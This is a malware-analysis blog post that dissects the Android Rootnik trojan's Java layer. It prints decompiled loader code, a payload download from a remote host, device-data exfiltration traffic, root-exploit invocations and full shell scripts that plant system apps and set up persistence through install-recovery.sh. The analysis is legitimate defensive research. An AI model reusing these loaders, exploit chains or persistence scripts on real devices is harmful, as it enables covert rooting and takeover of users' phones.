Deep Analysis of Android Rootnik Malware Using Advanced Anti-Debug and Anti-Hook, Part II: Analysis of The Scope of Java

By Kai Lu

Published: 2017-01-26 · Archived: 2026-04-05 19:50:05 UTC


In part I of this blog we finished the analysis of the native layer and got the decrypted secondary dex file. Here in part II we will continue to analyze it. For the sake of continuity, we will maintain continuous section and figure numbers from part I of the blog.

IV. The secondary dex file

The following is the decrypted file, which is a jar format file. It is loaded dynamically as the secondary dex via multidex scheme.

Figure 25. The decrypted secondary apk file containing the dex file

After decompressing the file “decrypt.dump,” you can now see a file named “classes.dex” located in the folder.



Next, let's analyze the classes.dex.




Figure 27. Decompile the secondary dex file and AndroidManifest.xml file

From above figure, we can see that classes.dex is the main logic of the malware app named "file Helper"

The following is the function "onCreate" in class com.sd.clip.activity. FileManagerActivity.

```
protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    this.com_sec_plugin_action_APP_STARTED_RISK();
    this.setContentView(2130903043);
    this.initadv();
    this.initView();
    this.addListeners();
    this.initzData();
}
```

Figure 28. The function onCreate in class FileManagerActivity

```
private void initadv() {
    Nws.getStart(((Context)this));
}
```

Figure 29. The function initadv()

```
package com.hg.mer;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;

public class Nws extends BroadcastReceiver {
    public Nws() {
        super();
    }

    public static void getStart(Context arg2) {
        arg2.startService(new Intent(arg2, PG.class));
    }

    public void onReceive(Context arg3, Intent arg4) {
        arg3.startService(new Intent(arg3, PG.class));
    }
}
```

Figure 30. The class Nws

The function getStart in class Nws is then used to start the service com.hg.mer.PG. The following is the definition of class PG.

```
package com.hg.mer;

import android.app.IntentService;
import android.content.Context;
import android.content.Intent;
import dalvik.system.DexClassLoader;
import java.io.File;

public class PG extends IntentService {
    private static DexClassLoader classLoader;
    public static Context kobs;

    public PG() {
        super("");
    }

    public void onCreate() {
        super.onCreate();
    1.  Pls.readDex(((Context)this));
        PG.kobs = ((Context)this);
    2.  File v0 = Pls.dxfile(PG.kobs, Pls.Kbin);  // Pls.Kbin=wddex.jar
    3.  PG.classLoader = new DexClassLoader(v0.getAbsolutePath(), this.getDir(Pls.OI, 0).getAbsolutePath(), null, this.getClassLoader());  // Pls.OI=xdt
        if(v0.exists()) {
            v0.delete();
        }
    }

    protected void onHandleIntent(Intent arg7) {
        try {
    4.      Class v0 = PG.classLoader.loadClass(Pls.PL);  // Pls.PL=com.svq.cvo.Rtow
            v0.getMethod(Pls.Jr, Context.class).invoke(v0.newInstance(), PG.kobs);  // Pls.Jr=getDex
        }
        catch(Exception v1) {
        }
    }
}
```

Figure 31. The service class com.hg.mer.PG

After the function startService() is invoked, the function onCreate() is then invoked, followed by invoking the function onHandleIntent(). In the above figure, we marked four lines of the key code in red, and then analyzed them in order.

1. readDex()

The following is the snippet code in function readDex().

```
public static void readDex(Context arg13) {
    DataInputStream v4;
    String v9;  // KK.bin, Sheu class is a base64 class
    InputStream v10 = null;
    DataInputStream v3 = null;
    BufferedOutputStream v1 = null;
    Pls.LSB.clear();
    try {
        v9 = new String(Sheu.decode("S0suYmlu"));  // KK.bin, Sheu class is a base64 class
        goto label_10;
    }
    catch(Throwable v12) {
    }
    catch(Exception v5) {
        goto label_43;
        try {
        label_10:
            v10 = arg13.getAssets().open(v9);
            v4 = new DataInputStream(v10);
        }
        catch(Throwable v12) {
            goto label_61;
        }
        catch(Exception v5) {
            goto label_43;
        }

        try {
            v4.readLong();
            v4.readLong();
            v4.readDouble();
            v4.readFloat();
            v4.read(new byte[v4.readInt()]);
            v4.readInt();
            BufferedReader v2 = new BufferedReader(new InputStreamReader(((InputStream)v4)));
            String v11;
            for(v11 = v2.readLine(); v11 != null; v11 = v2.readLine()) {
                Pls.LSB.add(v11);
            }

            Pls.getAppid();
```

Figure 32. The function readDex()

Based on my analysis, the class Sheu is a base64 implementation class, so the result of Sheu.decode("S0suYmlu") is the string “KK.bin”. Next, the program opens the file KK.bin in its assets folder and reads its content to extract some useful info.

The following is the file content of KK.bin:

decrypt.dump | KK.bin

Edit As: Hex | Run Script | Run Template

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 00 00 00 00 00 1D 4D 00 00 00 00 00 00 15 F8  .......M........
0010h: 40 91 A4 99 99 99 99 9A 44 63 8F B3 00 00 1C B8  @‘¤™™™™šDc.³...¸
0020h: 9F FE 0D 32 F3 05 B4 10 68 6B ED ED 03 96 A2 93  Ÿþ.2ó.´.hkíí.–¢“
0030h: 2C 07 D7 0E 80 C3 09 70 CF 2E 4A 5A 3E 17 AA AA  ,.×.€Ã.pÏ.JZ>.ªª
0040h: F9 A8 34 F6 4A 87 8A F0 06 48 EB CD A6 B3 67 1B  ù¨4öJ‡Šð.HëÍ¦³g.
0050h: 19 5A F1 BD 82 7F E8 F0 59 64 F5 3D B9 31 B4 E9  .Zñ½‚.èðYdõ=¹1´é
```

.....

```
1CC0h: D0 37 C8 20 8B A7 37 7F F0 5D 66 CB 7D 52 D9 67  Ð7È ‹§7.ð]fË}RÙg
1CD0h: 57 76 7A C3 C2 08 94 8F 00 00 00 5A 64 32 52 6B  WvzÃÂ.”....Zd2Rk
1CE0h: 5A 58 67 75 61 6D 46 79 0D 0A 65 47 52 30 0D 0A  ZXguamFy..eGR0..
1CF0h: 59 32 39 74 4C 6E 4E 32 63 53 35 6A 64 6D 38 75  Y29tLnN2cS5jdm8u
1D00h: 55 6E 52 76 64 77 3D 3D 0D 0A 5A 32 56 30 52 47  UnRvdw==..Z2V0RG
1D10h: 56 34 0D 0A 63 32 64 6B 5A 58 67 3D 0D 0A 5A 47  V4..c2dkZXg=..ZG
1D20h: 39 7A 4C 6D 70 68 63 67 3D 3D 0D 0A 53 30 73 75  9zLmphcg==..S0su
1D30h: 59 6D 6C 75 0D 0A                                Ymlu..
```

Figure 33. The file KK.bin in folder assets

The program could extract some content from the end of the KK.bin file. There are seven strings there encoded using base64 that are stored in an array list. The function getAppid() is then used to decode these strings.

```
public static void getAppid() {
    try {
        Pls.Kbin = new String(Sheu.decode(Pls.LSB.get(0)));
        Pls.OI = new String(Sheu.decode(Pls.LSB.get(1)));
        Pls.PL = new String(Sheu.decode(Pls.LSB.get(2)));
        Pls.Jr = new String(Sheu.decode(Pls.LSB.get(3)));
        Pls.Wv = new String(Sheu.decode(Pls.LSB.get(4)));
        Pls.As = new String(Sheu.decode(Pls.LSB.get(5)));
        Pls.NQ = new String(Sheu.decode(Pls.LSB.get(6)));
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

Figure 34. The function getAppid()

The result of decoding these seven strings is shown below:

> *Pls.Kbin: wddex.jar*
>
> *Pls.OI: xdt*
>
> *Pls.PL: com.svq.cvo.Rtow*
>
> *Pls.Jr: getDex*
>
> *Pls.Wv: sgdex*
>
> *Pls.As: dos.jar*
>
> *Pls.NQ: KK.bin*

2 .dxfile()

The following is the code snippet of the function dxfile().

```
public static File dxfile(Context arg13, String arg14) {
    File v5 = new File(arg13.getDir(Pls.Wv, 0), Pls.As);  // /data/data/com.web.sdfile/app_sgdex/dos.jar
    if(!v5.exists()) {
        try {
            String v9 = arg13.getFilesDir().toString();
            if(!v9.endsWith(File.separator)) {
                v9 = String.valueOf(v9) + File.separator;
            }

            File v10 = new File(String.valueOf(v9) + arg14);  // /data/data/com.web.sdfile/files/wddex.jar
            if(!v10.exists()) {
                Pls.UnZipFolder(arg13, arg14);
            }

            FileInputStream v2 = new FileInputStream(v10);  // /data/data/com.web.sdfile/files/wddex.jar
            FileOutputStream v7 = new FileOutputStream(v5);  // /data/data/com.web.sdfile/app_sgdex/dos.jar
            SecretKey v8 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(Pls.srt.getBytes()));
            Cipher v6 = Cipher.getInstance("DES");
            v6.init(2, ((Key)v8));
            Pls.deOut(((InputStream)v2), new CipherOutputStream(((OutputStream)v7), v6));
        }
        catch(Exception v3) {
            v3.printStackTrace();
            v5 = null;
        }
    }

    return v5;
}
```

Figure 35. The function dxfile()

```
public static void UnZipFolder(Context arg14, String arg15) {
    BufferedOutputStream v2;
    byte[] v3;
    DataInputStream v5;
    InputStream v9;  // KK.bin
    DataInputStream v4 = null;
    BufferedOutputStream v1 = null;
    try {
        v9 = arg14.getAssets().open(Pls.NQ);  // KK.bin
        v5 = new DataInputStream(v9);
        goto label_8;
    }
    catch(Throwable v10) {
    }
    catch(Exception v6) {
        goto label_53;
        try {
        label_8:
            v5.readLong();
            v5.readLong();
            v5.readDouble();
            v5.readFloat();
            int v7 = v5.readInt();
            File v8 = new File(String.valueOf(arg14.getFilesDir().getPath()) + File.separator + arg15);
            if(v8.exists()) {
                v8.delete();
            }

            if(!v8.exists() || v8.length() != (((long)v7))) {
                v3 = new byte[v7];
                v8.createNewFile();
                v2 = new BufferedOutputStream(new FileOutputStream(v8));
                goto label_48;
            }
            else {
                v5.read(new byte[v7]);
```

Figure 36. The function UnZipFolder()

The function Pls.UnZipFolder() extracts the encrypted content from KK.bin. The content starts at offset 0x20 and ends at offset 0x1CDB in the file KK.bin, and then is saved as /data/data/com.web.sdfile/files/wddex.jar. Its content is encrypted using the DES algorithm.

In the function dxfile() the program decrypts the file contents of /data/data/com.web.sdfile/files/wddex.jar to file /data/data/com.web.sdfile/app_sgdex/dos.jar.

3 .DexClassLoader()

Its constructor is shown below:

DexClassLoader

```
DexClassLoader (String dexPath,
                String optimizedDirectory,
                String librarySearchPath,
                ClassLoader parent)
```

In this invocation, the value of dexPath is "/data/data/com.web.sdfile/app_sgdex/dos.jar," and the value of optimizedDirectory is "/data/data/com.web.sdfile/app_xdt."

This function loads classes from the .jar and .apk files containing a classes.dex entry. This function can be used to execute code not installed as part of an application. The optimized dex files are written in the file dos.dex in the folder data/data/com.web.sdfile/app_xdt.

After loading classes from /data/data/com.web.sdfile/app_sgdex/dos.jar, the program deletes this file.

4. Invoke getDex() method in class com.svq.cvo.Rtow dynamically.

Next, let's examine dos.dex.




Figure 37. Decompile the dex file dos.dex

The following is the function getDex in class com.svq.cvo.Rtow:

```
package com.svq.cvo;

import android.content.Context;
import android.content.SharedPreferences;
import com.kdw.xoa.Bow;
import com.kdw.xoa.Dwol;

public class Rtow {
    private SharedPreferences pre;

    public Rtow() {
        super();
    }

    public void getDex(Context arg5) {
        this.pre = arg5.getSharedPreferences(Bow.sName, 0);  // Bow.sName="aa"
        if(!Boolean.valueOf(this.pre.getBoolean("root", false)).booleanValue()) {
            new Dwol(arg5, Bow.Ytso);  // Bow.Ytso="http://gt.rogsob.com/stmp/ad.png"
        }
    }
}
```

Figure 38. The function getDex in class com.svq.cvo.Rtow

```
public Dwol(Context arg5, String arg6) {
    super();
    this.downloadUrl = arg6;
    this.cxt = arg5;
    this.dexFile = new File(this.cxt.getFilesDir(), Bow.fName);  // Bow.fName="mda.ico"
    if(this.dexFile.exists()) {
        if(this.dexFile.isFile()) {
            try {
                new ZipFile(this.dexFile);
            }
            catch(Exception v1) {
            }
        }
        else {
            this.dexFile.delete();
        }
    }

    if(this.dexFile.exists()) {
        this.initData();
        return;
    }

    try {
        this.dexFile.createNewFile();
    }
    catch(IOException v0) {
        v0.printStackTrace();
    }

    this.downloadFile(this.dexFile, this.downloadUrl);  // this.downloadUrl="http://gt.rogsob.com/stmp/ad.png"
}
```

Figure 39. The constructor of class Dwol

In the constructor of class com.kdw.xoa.Dwol, a new file mda.ico is created in folder /data/data/com.web.sdfile/files/. It then invokes the function downloadFile to download a payload from remote server http://gt[.]rogsob[.]com/stmp/ad.png, and saves it as /data/data/com.web.sdfile/files/mda.ico. The payload is encrypted using the DES algorithm.

```
public void downloadFile(File arg10, String arg11) {
    byte[] v1;
    int v7;
    BufferedOutputStream v3;
    InputStream v0;
    BufferedOutputStream v2 = null;
    try {
        v0 = this.requestUrl(arg11);
        v3 = new BufferedOutputStream(new FileOutputStream(arg10));
        v7 = 8192;
```

……

```
    try {
        while(true) {
        label_9:
            int v6 = v0.read(v1, 0, 8192);
            if(v6 <= 0) {
                break;
            }

            ((OutputStream)v3).write(v1, 0, v6);
        }

        ((OutputStream)v3).close();
        v0.close();
        this.initData();
    }
```

Figure 40. The function downloadFile

```
private void initData() {
    try {
        this.silentInstall(Bow.Mron, null);  // Bow.Mron="com.rootdex.MainActivity"
    }
    catch(Exception v0) {
        v0.printStackTrace();
    }
}
```

Figure 41. The function initData()

The following is the definition of the function silentInstall.

```
ppressLint(value={"NewApi"}) private String silentInstall(String arg19, String arg20) {
  String v9 = null;
  File v12 = new File(this.cxt.getFilesDir() + File.separator + Bow.fName);  // Bow.fName="mda.ico"
  if(v12.exists()) {
      if(v12.isFile()) {
          try {
              new ZipFile(v12);
          }
          catch(Exception v13) {
          }
      }
a.    File v11 = Dwol.dxfile(this.cxt);  // The decrypted payload is saved as /data/data/com.web.sdfile/app_snex/dkt.jar.
      if(v11 == null && (v12.exists())) {
          v12.delete();
      }

      try {
b.        Ngss.upZipFile(v11, this.cxt.getFilesDir() + File.separator);  // decompress the decrypted payload dkt.jar to /data/data/com.web.sdfile/files
      }
      catch(IOException v5) {
          v5.printStackTrace();
      }
      catch(ZipException v5_1) {
          v5_1.printStackTrace();
      }

c.    v11.delete();  // delete /data/data/com.web.sdfile/app_snex/dkt.jar
      v11.getParentFile().delete();  // delete directory /data/data/com.web.sdfile/app_snex/
      v12.delete();  // delete /data/data/com.web.sdfile/files/mda.ico
      String v2 = this.cxt.getFilesDir().toString();
d.    File v10 = new File(v2, Bow.dName);  // Bow.dName="classes.dex"
      File v4 = new File(v2, Bow.Dsdex);  // Bow.Dsdex="wsh.jar"
      if(!v10.renameTo(v4)) {
          return v9;
      }


  if(!v4.exists()) {
      return v9;
  }

  Dwol.chmod(v4.getAbsolutePath());
  String v8 = this.cxt.getDir(Bow.oDex, 0).getAbsolutePath();  // Bow.oDex="outdex"
  Dwol.chmod(v8);
e.DexClassLoader v3 = new DexClassLoader(v4.getAbsolutePath(), v8, null, this.cxt.getClassLoader());
  v4.delete();
  new File(v8, Bow.dName).delete();  // Bow.dName="classes.dex"
  new File(v8).delete();
  try {
f.    Class v7 = v3.loadClass(Bow.Mron);  // Bow.Mron="com.rootdex.MainActivity"
      Method v6 = v7.getMethod(Bow.gtDex, Context.class, String.class, String.class);  // Bow.gtDex="getDex"
      v6.setAccessible(true);
      v6.invoke(v7.newInstance(), this.cxt, arg20, this.cxt.getFilesDir() + File.separator);  // invoke the function getDex in class com.rootdex.MainActivity.
  }
```

Figure 42. The function silentInstall

The five parts marked in red in order are explained below.

1. The function dxfile of class Dwol is used to decrypt the payload /data/data/com.web.sdfile/files/mda.ico. The decrypted payload is saved as /data/data/com.web.sdfile/app_snex/dkt.jar.
2. The function upZipFile of class Ngss is used to decompress the decrypted payload dkt.jar into the folder /data/data/com.web.sdfile/files/. It contains the following files:

abc.apk	468 KB	APK File
busybox	458 KB	File
classes.dex	22 KB	DEX File
install-recovery.sh	1 KB	SH File
obs.apk	19 KB	APK File
png.ico	50 KB	Icon
su	33 KB	File
su2	35 KB	File

Figure 43. The payload files

3. After decompressing, it deletes the files /data/data/com.web.sdfile/app_snex/dkt.jar and /data/data/com.web.sdfile/files/mda.ico, and deletes the directory /data/data/com.web.sdfile/app_snex/.
4. Renames the file classes.dex to wsh.jar in folder /data/data/com.web.sdfile/files/.
5. Dynamically loads classes from /data/data/com.web.sdfile/files/wsh.jar, and the optimized directory app_outdex stores the dex cache file as wsh.dex.
6. Invokes the function getDex in class com.rootdex.MainActivity.

Next, we will look deep into the wsh.dex, which mainly executes the root tool to root the device and install the application in the system app folder.

Figure 44. The decomple the dex file wsh.dex

The following is the definition of the function getDex of class com.rootdex.MainActivity.

```
public void getDex(Context arg4, String arg5, String arg6) {
    if(!new File("/system/app/abc.apk").exists() && !new File("/system/priv-app/abc.apk").exists() && !new File("/system/app/BSeting.apk").exists() &&
a.      this.GetActive(arg4);
b.      if(this.copyRootTool(arg4).booleanValue()) {
c.          new MTKRoot(arg4).run();
        }

        this.cleanRootData();
    }
}
```

Figure 45. The function getDex in class com.rootdex.MainActivity

1. The function GetActive is used to collect device information and send it to the remote server. The URL of remote server is http://grs[.]gowdsy[.]com:8092/active.do . The following is a capture of the traffic:

```
POST /active.do?ie=PXrkC3GKPA4K63PXCXdl&ch=jgm161115102&svs=4.4.2&system=19&ua=Nexus_5&pkg=com.web.sdfile&iswifi=true&ipad=false HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; Nexus 5 Build/KOT49H)
Host: grs.gowdsy.com:8092
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/plain;charset=UTF-8
Content-Length: 1
Date: Wed, 18 Jan 2017 19:20:26 GMT

0
```

Figure 46. The traffic of sending collected info to remote server

2. Checks if some files exist in folder /data/data/com.web.sdfile/files/ and adds their file name into an array list it is preparing for the next step of rooting the device.
3. Executes rooting tools on the device.

Next, the function HandleRoot() is invoked in function run().

```
private void HandleRoot() {
    this.fileList = new ArrayList();
    String v1 = String.valueOf(FileUtil.getInstance().getFilesDirPath(this.mContext)) + File.separator;
    if(this.copyRootFile(v1)) {
        this.executeRootAct(v1);
    }
}
```

Figure 47. The function HandleRoot()

The following is a key code snippet of the function copyRootFile.

```
private boolean copyRootFile(String arg20) {
    boolean v10;  // create the file files/psneuter.js
    String v12 = MyConst.REAL_ROOT;  // su2
    String v3 = MyConst.RealRoot;  // suc
    this.fileList.add(String.valueOf(arg20) + v3);
    boolean v9 = this.commonCopyFile(v12, v3);
    new File(String.valueOf(arg20) + v12).delete();
    File v2 = FileUtil.dxfile(this.mContext);  // decyrpt the files/png.ico to app_dex/.do

    ......

    File v4 = new File(arg20, MyConst.Ros);  // MyConst.Ros =.rtt
    if(!v4.exists()) {
        v4.mkdir();
    }

    try {
        FileUtil.unZip(v2, v4);  // decompress the file app_dex/.do to foldfer files/.rtt, it contains root tools(chattr,nis,r1,r2,r3,r4)
    }

    ......

    if(v2.exists()) {
        v2.delete();  // delete file app_dex/.do
    }

    v2.getParentFile().delete();  // delete the directory app_dex.

    ......

    v3 = MyConst.ROOT_SH;  // MyConst.ROOT_SH =psneuter.js
    this.fileList.add(String.valueOf(arg20) + v3);
    String v13 = this.getRootPath();  // ignore it
    String v11 = "#!/system/bin/sh\nPATH=\'/system/bin\'\nmount -o rw,remount /system\n" + arg20 + "busybox mount -o rw,remount /sy
    try {
        v10 = this.createFile(v11, v3);  // create the file files/psneuter.js
```

Figure 48. The function copyRootFile

In this function, there are four steps.

1. FileUtil.dxfile() is used to decrypt the file /data/data/com.web.sdfile/files/png.ico and save it as the file /data/data/com.web.sdfile/app_dex/.do.
2. FileUtil.UnZip() is used to decompress the file /data/data/com.web.sdfile/app_dex/.do into folder /data/data/com.web.sdfile/.rtt, which is a hidden system folder that contains six ELF executables, as shown below. It includes four root exploits r1,r2,r3,r4.

chattr	5/21/2015 1:27 AM	File	10 KB
nis	3/27/2015 12:03 AM	File	22 KB
r1	3/24/2015 7:51 PM	File	28 KB
r2	3/24/2015 7:50 PM	File	14 KB
r3	3/24/2015 7:50 PM	File	18 KB
r4	9/14/2014 11:18 AM	File	14 KB

Figure 49. The root exploit executables

3. It deletes the decrypted root tools /data/data/com.web.sdfile/app_dex/.do and folder /data/data/com.web.sdfile/app_dex.
4. It then creates a new file, psneuter.js, in folder /data/data/com.web.sdfile/files/. Its contents are shown below.

```
#!/system/bin/sh
PATH='/system/bin'
mount -o rw,remount /system
/data/data/com.web.sdfile/files/busybox mount -o rw,remount /system
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/priv-app/Rluyk.apk
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/priv-app/BSeting.apk
cat /data/data/com.web.sdfile/files/obs.apk > /system/priv-app/Rluyk.apk
chmod 0644 /system/priv-app/Rluyk.apk
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/priv-app/Rluyk.apk
cat /data/data/com.web.sdfile/files/abc.apk > /system/priv-app/BSeting.apk
chmod 0644 /system/priv-app/BSeting.apk
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/priv-app/BSeting.apk
pm install /system/priv-app/BSeting.apk
mount -o ro,remount /system
/data/data/com.web.sdfile/files/busybox mount -o ro,remount /system
id
```

Figure 50. The file psneuter.js

The function hanleOriMiddle is invoked in function executeRootAct. The following are four code snippets used to execute root exploits via a shell command:

```
try {
label_164:
    v15_1 = String.valueOf(arg22) + MyConst.Ros + File.separator + "r3" + " -c ";
    arg24 = ShellUtil.adbshellexecute(String.valueOf(v15_1) + arg23, 30000);
    goto label_103;
}

try {
label_189:
    v15_1 = String.valueOf(arg22) + MyConst.Ros + File.separator + "r4" + " -c ";
    arg24 = ShellUtil.adbshellexecute(String.valueOf(v15_1) + arg23, 30000);
    goto label_103;
}

try {
label_139:
    v15_1 = String.valueOf(arg22) + MyConst.Ros + File.separator + "r2" + " -c ";
    arg24 = ShellUtil.adbshellexecute(String.valueOf(v15_1) + arg23, 30000);
    goto label_103;
}

try {
label_114:
    v15_1 = String.valueOf(arg22) + MyConst.Ros + File.separator + "r1" + " ";
    arg24 = ShellUtil.adbshellexecute(String.valueOf(v15_1) + arg23, 30000);
    goto label_103;
}
```

Figure 51. Execute root exploits via shell command

After investigating these executable files, I found that r3 is the MTK root scheme from the dashi root tool, the exploits method in r4 comes from one exploit(CVE-2013-6282) of the open source project android-rooting-tools, and the exploit method in r2 is the CVE-2012-6422 which is a root exploit on Samsung Exynos.

The function hanleOriMiddle executes root exploits and some commands via a shell command. All executed shell commands are shown below:

```
/data/data/com.web.sdfile/files/suc f0h5zguZ9aJXbCZExMaN2kDhh6V0Uw== /system/bin/sh psneuter.js
/data/data/com.web.sdfile/files/suc al1s7jBFNtn9faBmC0Jb9A9Ns1GZSg== /system/bin/sh psneuter.js
/data/data/com.web.sdfile/files/suc HygZRm2IHTKWpp7Hll/sS0uY66xdcw== /system/bin/sh psneuter.js
/data/data/com.web.sdfile/files/.rtt/r3 -c psneuter.js
/data/data/com.web.sdfile/files/.rtt/r4 -c psneuter.js
/data/data/com.web.sdfile/files/.rtt/r2 -c psneuter.js
/data/data/com.web.sdfile/files/.rtt/r1 psneuter.js
/system/bin/uis -c psneuter.js
/system/bin/nis -c psneuter.js
/system/bin/.adin -c psneuter.js
```

Figure 52. All commands executed when rooting device

After successfully gaining root access, the script named psneuter.js is executed with super user privilege. The main purpose of this script is to install root privilege applications in folder /system/priv-app/.

Later, we will investigate these two new APK files. To avoid being caught by common users, these two apps have no icons on a victim's device after being installed.

Additionally, the other script named rsh is then executed via a shell command.

```
label_49:
    File v6 = MTKRoot.Drsh(arg22);
    if(v6.exists()) {
        try {
            ShellUtil.adbshellexecute("chmod 777 " + v6, 30000);
            ShellUtil.adbshellexecute(String.valueOf(v15) + v6, 30000);
```

Figure 53. Execute the script rsh via shell command

The script rsh is different, based on the Build.MANUFACTURER property. The script is shown below.

```
#!/system/bin/sh
PATH='/system/bin';
mount -o remount,rw /system;
mount -o remount rw /system;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/etc/install-recovery.sh;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/vbs;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/vs;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/.vbr;
echo -e '/system/bin/vbs --auto-daemon & ' >> /system/etc/install-recovery.sh;
chmod 755 /system/etc/install-recovery.sh;
cat /data/data/com.web.sdfile/files/.rtt/nis > /system/bin/vbs;
chown 0.0 /system/bin/vbs;chmod 6777 /system/bin/vbs;
cat /system/bin/vbs > /system/bin/vs;
chown 0.0 /system/bin/vs;
chmod 6777 /system/bin/vs;
rm -r /system/.vbr;
mkdir /system/.vbr;
chmod 755 /system/.vbr;
cat /system/bin/vs > /system/.vbr/vs;
chown 0.0 /system/.vbr/vs;
chmod 6777 /system/.vbr/vs;
cat /data/data/com.web.sdfile/files/abc.apk > /system/.vbr/abc.apk;
cat /data/data/com.web.sdfile/files/obs.apk > /system/.vbr/obs.apk;
cat /data/data/com.web.sdfile/files/.rtt/chattr > /system/.vbr/chattr;
chmod 777 /system/.vbr/chattr;
/system/.vbr/chattr +ia /system/etc/install-recovery.sh;
/system/.vbr/chattr +ia /system/bin/vs;
/system/.vbr/chattr +ia /system/bin/vbs;
/system/bin/vbs --auto-daemon &
```

Figure 54. The script rsh(1)

```
#!/system/bin/sh
PATH='/system/bin';
mount -o remount,rw /system;
mount -o remount rw /system;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/etc/install-recovery.sh;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/.vr/vs;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/.vr;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/vs;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/bin/vbs;
/data/data/com.web.sdfile/files/.rtt/chattr -ia /system/.vbr;
echo -e '/system/bin/vbs --auto-daemon & ' >> /system/etc/install-recovery.sh;
chmod 755 /system/etc/install-recovery.sh;rm -r /system/bin/.vr;
mkdir /system/bin/.vr;
chmod 755 /system/bin/.vr;
cat /data/data/com.web.sdfile/files/.rtt/nis > /system/bin/.vr/vs;
chown 0.0 /system/bin/.vr/vs;
chmod 6777 /system/bin/.vr/vs;
rm /system/bin/vbs;rm /system/bin/vs;
ln -s /system/bin/.vr/vs /system/bin/vs;
ln -s /system/bin/.vr/vs /system/bin/vbs;
rm -r /system/.vbr;mkdir /system/.vbr;chmod 755 /system/.vbr;
cat /system/bin/.vr/vs > /system/.vbr/vs;
chown 0.0 /system/.vbr/vs;
chmod 6777 /system/.vbr/vs;
cat /data/data/com.web.sdfile/files/abc.apk > /system/.vbr/abc.apk;
cat /data/data/com.web.sdfile/files/obs.apk > /system/.vbr/obs.apk;
cat /data/data/com.web.sdfile/files/.rtt/chattr > /system/.vbr/chattr;
chmod 777 /system/.vbr/chattr;
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/etc/install-recovery.sh;
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/bin/.vr/vs;
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/bin/.vr;
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/bin/vbs;
/data/data/com.web.sdfile/files/.rtt/chattr +ia /system/bin/vs;
/system/bin/vbs --auto-daemon &
```

Figure 55. The script rsh(2)

V. How BSetting.apk works

As shown in Figure 50, abc.apk was dropped in the folder /system/priv-app/ and renamed to BSetting.apk, and BSetting.apk was installed via pm.

